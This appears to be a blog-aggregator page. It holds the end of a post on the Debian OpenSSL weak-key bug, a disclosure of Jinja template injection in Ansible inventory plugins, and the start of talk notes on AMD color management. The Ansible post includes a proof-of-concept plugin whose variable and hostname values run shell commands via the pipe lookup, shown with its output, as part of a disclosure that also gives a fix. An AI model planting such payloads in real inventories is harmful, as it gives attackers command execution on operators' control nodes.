Chekov s Gun Goes Off With the publication of DSA-1571-1, everything suddenly became clear. Through a well-meaning but ultimately disasterous cleanup of OpenSSL s randomness generation code, the Debian maintainer had inadvertently reduced the number of possible keys that could be generated by a given user from bazillions to a little over 32,000. With so many people signing up to GitHub some of them no doubt following best practice and freshly generating a separate key it s unsurprising that some collisions occurred. You can imagine the sense of oooooooh, so that s what s going on! that rippled out once the issue was understood. I was mostly glad that we had conclusive evidence that my OpenSSH patch wasn t at fault, little knowing how much more contact I was to have with Debian weak keys in the future, running a huge store of known-compromised keys and using them to find misbehaving Certificate Authorities, amongst other things.

Lessons Learned While I ve not found a description of exactly when and how Luciano Bello discovered the vulnerability that became CVE-2008-0166, I presume he first came across it some time before it was disclosed likely before GitHub tripped over it. The stable Debian release that included the vulnerable code had been released a year earlier, so there was plenty of time for Luciano to have discovered key collisions and go hmm, I wonder what s going on here? , then keep digging until the solution presented itself. The thought hmm, that s odd , followed by intense investigation, leading to the discovery of a major flaw is also what ultimately brought down the recent XZ backdoor. The critical part of that sequence is the ability to do that intense investigation, though. When I reflect on my brush with the Debian weak keys vulnerability, what sticks out to me is the fact that I didn t do the deep investigation. I wonder if Luciano hadn t found it, how long it might have been before it was found. The GitHub team would have continued investigating, presumably, and perhaps they (or I) would have eventually dug deep enough to find it. But we were all super busy myself, working support tickets at EY, and GitHub feverishly building features and fighting the fires in their rapidly-growing service. As it was, Luciano was able to take the time to dig in and find out what was happening, but just like the XZ backdoor, I feel like we, as an industry, got a bit lucky that someone with the skills, time, and energy was on hand at the right time to make a huge difference. It s a luxury to be able to take the time to really dig into a problem, and it s a luxury that most of us rarely have. Perhaps an understated takeaway is that somehow we all need to wrestle back some time to follow our hunches and really dig into the things that make us go hmm .

Support My Hunches If you d like to help me be able to do intense investigations of mysterious software phenomena, you can shout me a refreshing beverage on ko-fi.
  1. the odds are actually probably more like winning the lottery about twenty times in a row. The numbers involved are staggeringly huge, so it s easiest to just approximate it as really, really unlikely .

11 March 2024

Evgeni Golov: Remote Code Execution in Ansible dynamic inventory plugins

I had reported this to Ansible a year ago (2023-02-23), but it seems this is considered expected behavior, so I am posting it here now. TL;DR Don't ever consume any data you got from an inventory if there is a chance somebody untrusted touched it. Inventory plugins Inventory plugins allow Ansible to pull inventory data from a variety of sources. The most common ones are probably the ones fetching instances from clouds like Amazon EC2 and Hetzner Cloud or the ones talking to tools like Foreman. For Ansible to function, an inventory needs to tell Ansible how to connect to a host (so e.g. a network address) and which groups the host belongs to (if any). But it can also set any arbitrary variable for that host, which is often used to provide additional information about it. These can be tags in EC2, parameters in Foreman, and other arbitrary data someone thought would be good to attach to that object. And this is where things are getting interesting. Somebody could add a comment to a host and that comment would be visible to you when you use the inventory with that host. And if that comment contains a Jinja expression, it might get executed. And if that Jinja expression is using the pipe lookup, it might get executed in your shell. Let that sink in for a moment, and then we'll look at an example. Example inventory plugin
from ansible.plugins.inventory import BaseInventoryPlugin
class InventoryModule(BaseInventoryPlugin):
    NAME = 'evgeni.inventoryrce.inventory'
    def verify_file(self, path):
        valid = False
        if super(InventoryModule, self).verify_file(path):
            if path.endswith('evgeni.yml'):
                valid = True
        return valid
    def parse(self, inventory, loader, path, cache=True):
        super(InventoryModule, self).parse(inventory, loader, path, cache)
        self.inventory.add_host('exploit.example.com')
        self.inventory.set_variable('exploit.example.com', 'ansible_connection', 'local')
        self.inventory.set_variable('exploit.example.com', 'something_funny', '  lookup("pipe", "touch /tmp/hacked" )  ')
The code is mostly copy & paste from the Developing dynamic inventory docs for Ansible and does three things:
  1. defines the plugin name as evgeni.inventoryrce.inventory
  2. accepts any config that ends with evgeni.yml (we'll need that to trigger the use of this inventory later)
  3. adds an imaginary host exploit.example.com with local connection type and something_funny variable to the inventory
In reality this would be talking to some API, iterating over hosts known to it, fetching their data, etc. But the structure of the code would be very similar. The crucial part is that if we have a string with a Jinja expression, we can set it as a variable for a host. Using the example inventory plugin Now we install the collection containing this inventory plugin, or rather write the code to ~/.ansible/collections/ansible_collections/evgeni/inventoryrce/plugins/inventory/inventory.py (or wherever your Ansible loads its collections from). And we create a configuration file. As there is nothing to configure, it can be empty and only needs to have the right filename: touch inventory.evgeni.yml is all you need. If we now call ansible-inventory, we'll see our host and our variable present:
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-inventory -i inventory.evgeni.yml --list
 
    "_meta":  
        "hostvars":  
            "exploit.example.com":  
                "ansible_connection": "local",
                "something_funny": "  lookup(\"pipe\", \"touch /tmp/hacked\" )  "
             
         
     ,
    "all":  
        "children": [
            "ungrouped"
        ]
     ,
    "ungrouped":  
        "hosts": [
            "exploit.example.com"
        ]
     
 
(ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory is required to allow the use of our inventory plugin, as it's not in the default list.) So far, nothing dangerous has happened. The inventory got generated, the host is present, the funny variable is set, but it's still only a string. Executing a playbook, interpreting Jinja To execute the code we'd need to use the variable in a context where Jinja is used. This could be a template where you actually use this variable, like a report where you print the comment the creator has added to a VM. Or a debug task where you dump all variables of a host to analyze what's set. Let's use that!
- hosts: all
  tasks:
    - name: Display all variables/facts known for a host
      ansible.builtin.debug:
        var: hostvars[inventory_hostname]
This playbook looks totally innocent: run against all hosts and dump their hostvars using debug. No mention of our funny variable. Yet, when we execute it, we see:
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-playbook -i inventory.evgeni.yml test.yml
PLAY [all] ************************************************************************************************
TASK [Gathering Facts] ************************************************************************************
ok: [exploit.example.com]
TASK [Display all variables/facts known for a host] *******************************************************
ok: [exploit.example.com] =>  
    "hostvars[inventory_hostname]":  
        "ansible_all_ipv4_addresses": [
            "192.168.122.1"
        ],
         
        "something_funny": ""
     
 
PLAY RECAP *************************************************************************************************
exploit.example.com  : ok=2    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0   
We got all variables dumped, that was expected, but now something_funny is an empty string? Jinja got executed, and the expression was lookup("pipe", "touch /tmp/hacked" ) and touch does not return anything. But it did create the file!
% ls -alh /tmp/hacked 
-rw-r--r--. 1 evgeni evgeni 0 Mar 10 17:18 /tmp/hacked
We just "hacked" the Ansible control node (aka: your laptop), as that's where lookup is executed. It could also have used the url lookup to send the contents of your Ansible vault to some internet host. Or connect to some VPN-secured system that should not be reachable from EC2/Hetzner/ . Why is this possible? This happens because set_variable(entity, varname, value) doesn't mark the values as unsafe and Ansible processes everything with Jinja in it. In this very specific example, a possible fix would be to explicitly wrap the string in AnsibleUnsafeText by using wrap_var:
from ansible.utils.unsafe_proxy import wrap_var
 
self.inventory.set_variable('exploit.example.com', 'something_funny', wrap_var('  lookup("pipe", "touch /tmp/hacked" )  '))
Which then gets rendered as a string when dumping the variables using debug:
"something_funny": "  lookup(\"pipe\", \"touch /tmp/hacked\" )  "
But it seems inventories don't do this:
for k, v in host_vars.items():
    self.inventory.set_variable(name, k, v)
(aws_ec2.py)
for key, value in hostvars.items():
    self.inventory.set_variable(hostname, key, value)
(hcloud.py)
for k, v in hostvars.items():
    try:
        self.inventory.set_variable(host_name, k, v)
    except ValueError as e:
        self.display.warning("Could not set host info hostvar for %s, skipping %s: %s" % (host, k, to_text(e)))
(foreman.py) And honestly, I can totally understand that. When developing an inventory, you do not expect to handle insecure input data. You also expect the API to handle the data in a secure way by default. But set_variable doesn't allow you to tag data as "safe" or "unsafe" easily and data in Ansible defaults to "safe". Can something similar happen in other parts of Ansible? It certainly happened in the past that Jinja was abused in Ansible: CVE-2016-9587, CVE-2017-7466, CVE-2017-7481 But even if we only look at inventories, add_host(host) can be abused in a similar way:
from ansible.plugins.inventory import BaseInventoryPlugin
class InventoryModule(BaseInventoryPlugin):
    NAME = 'evgeni.inventoryrce.inventory'
    def verify_file(self, path):
        valid = False
        if super(InventoryModule, self).verify_file(path):
            if path.endswith('evgeni.yml'):
                valid = True
        return valid
    def parse(self, inventory, loader, path, cache=True):
        super(InventoryModule, self).parse(inventory, loader, path, cache)
        self.inventory.add_host('lol  lookup("pipe", "touch /tmp/hacked-host" )  ')
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-playbook -i inventory.evgeni.yml test.yml
PLAY [all] ************************************************************************************************
TASK [Gathering Facts] ************************************************************************************
fatal: [lol  lookup("pipe", "touch /tmp/hacked-host" )  ]: UNREACHABLE! =>  "changed": false, "msg": "Failed to connect to the host via ssh: ssh: Could not resolve hostname lol: No address associated with hostname", "unreachable": true 
PLAY RECAP ************************************************************************************************
lol  lookup("pipe", "touch /tmp/hacked-host" )   : ok=0    changed=0    unreachable=1    failed=0    skipped=0    rescued=0    ignored=0
% ls -alh /tmp/hacked-host
-rw-r--r--. 1 evgeni evgeni 0 Mar 13 08:44 /tmp/hacked-host
Affected versions I've tried this on Ansible (core) 2.13.13 and 2.16.4. I'd totally expect older versions to be affected too, but I have not verified that.

20 December 2023

Melissa Wen: The Rainbow Treasure Map Talk: Advanced color management on Linux with AMD/Steam Deck.

Last week marked a major milestone for me: the AMD driver-specific color management properties reached the upstream linux-next! And to celebrate, I m happy to share the slides notes from my 2023 XDC talk, The Rainbow Treasure Map along with the individual recording that just dropped last week on youtube talk about happy coincidences!

Steam Deck Rainbow: Treasure Map & Magic Frogs While I may be bubbly and chatty in everyday life, the stage isn t exactly my comfort zone (hallway talks are more my speed). But the journey of developing the AMD color management properties was so full of discoveries that I simply had to share the experience. Witnessing the fantastic work of Jeremy and Joshua bring it all to life on the Steam Deck OLED was like uncovering magical ingredients and whipping up something truly enchanting. For XDC 2023, we split our Rainbow journey into two talks. My focus, The Rainbow Treasure Map, explored the new color features we added to the Linux kernel driver, diving deep into the hardware capabilities of AMD/Steam Deck. Joshua then followed with The Rainbow Frogs and showed the breathtaking color magic released on Gamescope thanks to the power unlocked by the kernel driver s Steam Deck color properties.


Packing a Rainbow into 15 Minutes I had so much to tell, but a half-slot talk meant crafting a concise presentation. To squeeze everything into 15 minutes (and calm my pre-talk jitters a bit!), I drafted and practiced those slides and notes countless times. So grab your map, and let s embark on the Rainbow journey together! Slide 1: The Rainbow Treasure Map - Advanced Color Management on Linux with AMD/SteamDeck Intro: Hi, I m Melissa from Igalia and welcome to the Rainbow Treasure Map, a talk about advanced color management on Linux with AMD/SteamDeck. Slide 2: List useful links for this technical talk Useful links: First of all, if you are not used to the topic, you may find these links useful.
  1. XDC 2022 - I m not an AMD expert, but - Melissa Wen
  2. XDC 2022 - Is HDR Harder? - Harry Wentland
  3. XDC 2022 Lightning - HDR Workshop Summary - Harry Wentland
  4. Color management and HDR documentation for FOSS graphics - Pekka Paalanen et al.
  5. Cinematic Color - 2012 SIGGRAPH course notes - Jeremy Selan
  6. AMD Driver-specific Properties for Color Management on Linux (Part 1) - Melissa Wen


